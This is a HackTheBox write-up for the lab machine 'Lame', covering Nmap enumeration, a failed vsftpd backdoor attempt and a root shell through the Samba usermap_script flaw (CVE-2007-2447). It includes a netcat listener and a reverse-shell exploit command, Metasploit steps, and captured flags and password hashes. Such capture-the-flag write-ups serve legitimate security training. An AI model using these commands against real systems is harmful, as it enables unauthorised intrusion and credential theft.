


[HackTheBox] [Lame](#)

Date: 01/Nov/2019


Categories: [oscp](#), [htb](#), [linux](#)

Tags: [exploit_smb_usermap](#)

InfoCard:



The image shows a VM InfoCard for 'Lame' on HackTheBox. On the left is a circular logo with a green border containing a stylized woman's face with a colorful, radiating headdress. On the right, the title 'Lame' is at the top. Below it are five dark grey boxes with white text: 'OS: Linux' (with a penguin icon), 'Difficulty: Easy', 'Points: 20', 'Release: 14 Mar 2017', and 'IP: 10.10.10.3'.

OS:	 Linux
Difficulty:	Easy
Points:	20
Release:	14 Mar 2017
IP:	10.10.10.3

Overview

This is a writeup for HackTheBox VM [Lame](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 139/tcp/netbios-ssn/Samba smbd 3.X - 4.X (workgroup: WORKGROUP): [exploit_smb_usermap](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Fri Nov 1 12:30:13 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/_quick_tcp_nmap.txt -oX
   ↪ /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/xml/_quick_tcp_nmap.xml 10.10.10.3
2  Nmap scan report for 10.10.10.3
3  Host is up, received user-set (0.26s latency).
4  Scanned at 2019-11-01 12:30:13 PDT for 94s
5  Not shown: 996 filtered ports
6  Reason: 996 no-responses
7  PORT      STATE SERVICE      REASON      VERSION
8  21/tcp    open  ftp          syn-ack ttl 63 vsftpd 2.3.4
9  |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
10 | ftp-syst:
11 |   STAT:
12 | FTP server status:
13 |   Connected to 10.10.14.18
14 |   Logged in as ftp
15 |   TYPE: ASCII
16 |   No session bandwidth limit
17 |   Session timeout in seconds is 300
18 |   Control connection is plain text
19 |   Data connections will be plain text
20 |   vsFTPD 2.3.4 - secure, fast, stable
21 |_End of status
22 22/tcp    open  ssh          syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23 | ssh-hostkey:
24 |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
25 | ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srqn4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/
   ↪ xUTwsTYEYnaZLzc0iy21D3ZvOwYb6AA3765zdgCd2Tgand7FOYD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+
   ↪ pqYMP2WD5Ka0JwSIXSUajnU5oWmY5x85sBw+XDAAAFQDFkMpmDFQTF+oRqaoSNVU7Z+hjSwAAAAIBCQxNKzi1TyP+
   ↪ QJIFa3M0oLqCVWIOwe/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn80UC0yrIjqNuA2QW217oQ6wXpbFh+
   ↪ 5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/
   ↪ jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+
   ↪ XaoI7imFkMuYXCDTq843YU6Td+OmWp1lCqAWUV/
   ↪ CQamGgQLtYy5S0ueoks01MoKdOMMhKVWqdr08nVCBdNKjIEd3gH6oBk/YRnjzxLEAYBsvCmM4a0jmhZ0oNiRWlc/F+
   ↪ bkUeFKrBx/D2fdfZmhrGg==
26 |   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
27 |_ssh-rsa
   ↪ AAAAB3NzaC1yc2EAAAABIwAAQEAstqnuFMB0Zv03WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyIk8T55gMD
   ↪ +nkRhij7XSSA/Oc5QSk3sJ/SInf78e3anbRHpmkJcVgETJ5WhK0bUNf1AKZW++
   ↪ 4Xlc63M4KI5cjbMMIPEV0yR3AKmI78Fo3HJYucg87JjLeC66I7+d1EYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/
   ↪ cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGo0V80cX/ro6pAcBEPuUEfkJrqi2YXbhvWIJ0gFMB6wfe5cnQew==
28 139/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
29 445/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
30 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
31
32 Host script results:
33 |_clock-skew: mean: 4h00m15s, deviation: 0s, median: 4h00m15s
34 | p2p-conficker:
35 |   Checking for Conficker.C or higher...
36 |   Check 1 (port 59488/tcp): CLEAN (Timeout)
37 |   Check 2 (port 22727/tcp): CLEAN (Timeout)
38 |   Check 3 (port 47197/udp): CLEAN (Timeout)
```

```

39 | Check 4 (port 40169/udp): CLEAN (Timeout)
40 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
41 | smb-os-discovery:
42 |   OS: Unix (Samba 3.0.20-Debian)
43 |   NetBIOS computer name:
44 |   Workgroup: WORKGROUP\x00
45 |_ System time: 2019-11-01T15:31:21-04:00
46 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
47 |_smb2-time: Protocol negotiation failed (SMB2)
48
49 Read data files from: /usr/bin/./share/nmap
50 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
51 # Nmap done at Fri Nov  1 12:31:47 2019 -- 1 IP address (1 host up) scanned in 93.91 seconds

```

2. We find that the vsftpd service allows anonymous logins and as such connect to it but don't find anything interesting there. We however find a MSF exploit for the vsftpd version 2.3.4. This exploit failed to obtain a session:

```

1 ftp 10.10.10.3
2 msfconsole
3   use exploit/unix/ftp/vsftpd_234_backdoor
4   set RHOST 10.10.10.3
5   show options
6   exploit

```

```

root@kali: ~/toolbox/data/writeups/htb.lame # ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>

```

Figure 2: writeup.enumeration.steps.2.1

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.10.3        yes       The target address
  RPORT     21                yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.

[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figure 3: writeup.enumeration.steps.2.2

3. We then explore the open (read+write) SMB share `tmp` but since there is no service (like HTTP for example) to leverage uploaded files, we move on:

```

1 smbclient \\\\10.10.10.3\\tmp
2   dir

```

```

root@kali: ~/toolbox/data/writeups/htb.lame # smbclient \\\10.10.10.3\\tmp
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Fri Nov  1 12:39:14 2019
..              DR           0   Sun May 20 11:36:12 2012
.ICE-unix        DH           0   Fri Nov  1 12:02:41 2019
.X11-unix        DH           0   Fri Nov  1 12:03:06 2019
.X0-lock        HR          11   Fri Nov  1 12:03:06 2019
5142.jsvc_up     R           0   Fri Nov  1 12:03:50 2019

7282168 blocks of size 1024. 5678788 blocks available
smb: \> ^C
root@kali: ~/toolbox/data/writeups/htb.lame #

```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

1	21/tcp		ftp		vsftpd 2.3.4
2	22/tcp		ssh		OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
3	139/tcp		netbios-ssn		Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
4	445/tcp		netbios-ssn		Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Phase #2: Exploitation

1. From the Nmap scan results we know that the SMB service version is 3.0.20-Debian and upon searching for this version we come across the popular `usermap_script` exploit. There's a [Python script](#) for this exploit on GitHub. We follow the exploit instructions and gain a shell with elevated privileges on the target system:

```
1 nc -nlvp 443
2 python usermap_script.py 10.10.10.3 139 10.10.14.18 443

root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 # python usermap_script.py 10.10.10.3 139 10.10.14.18 443
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 #
```

Figure 5: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.lame # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.3] 59629
id
uid=0(root) gid=0(root)

uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:f5:91
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
          TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9465045 (9.0 MB)  TX bytes:1025713 (1001.6 KB)
          Interrupt:19 Base address:0x2000
```

Figure 6: writeup.exploitation.steps.1.2

2. We then read the contents of both `user.txt` and `root.txt` files to complete the challenge:

```
1 cat /home/makis/user.txt
2 cat /root/root.txt
```

```
cat /home/makis/user.txt
69454a937d94f5f0225ea00acd2e84c5

cat /root/root.txt
92caac3be140ef409e45721348a4e9df
```

Figure 7: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 root@lame> id
2 uid=0(root) gid=0(root)
3 root@lame>
4 root@lame> uname
5 Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
6 root@lame>
7 root@lame> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:50:56:b9:f5:91
9      inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
10     inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
11     inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
12     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13     RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
14     TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
15     collisions:0 txqueuelen:1000
16     RX bytes:9465045 (9.0 MB)  TX bytes:1025713 (1001.6 KB)
17     Interrupt:19 Base address:0x2000
18 root@lame>
19 root@lame> users
20 root
21 makis
```


Loot

Hashes

```
1 root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:17239:.....
2 sys:$1$NsRwcGH1$euHtoVjd59CxMcIasiTw/..:17239:0:.....
3 klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:.....
4 postgres:$1$dwLrUikz$LRJRShCPfPyYb3r6pinyM.:17239:.....
5 service:$1$cwdqim5m$bw71JTFHNWLjDTmYTNN9j/:17239:.....
6 makis:$1$Yp7BAV10$7yHWur1KMMwK5b8KRZ2yK.:17239:.....
```

Flags

```
1 /home/makis/user.txt: 69454a937d94f5f0225ea.....
2 /root/root.txt: 92caac3be140ef409e4572.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/1>
- [+] <https://hackingresources.com/lame-hackthebox-walkthrough/>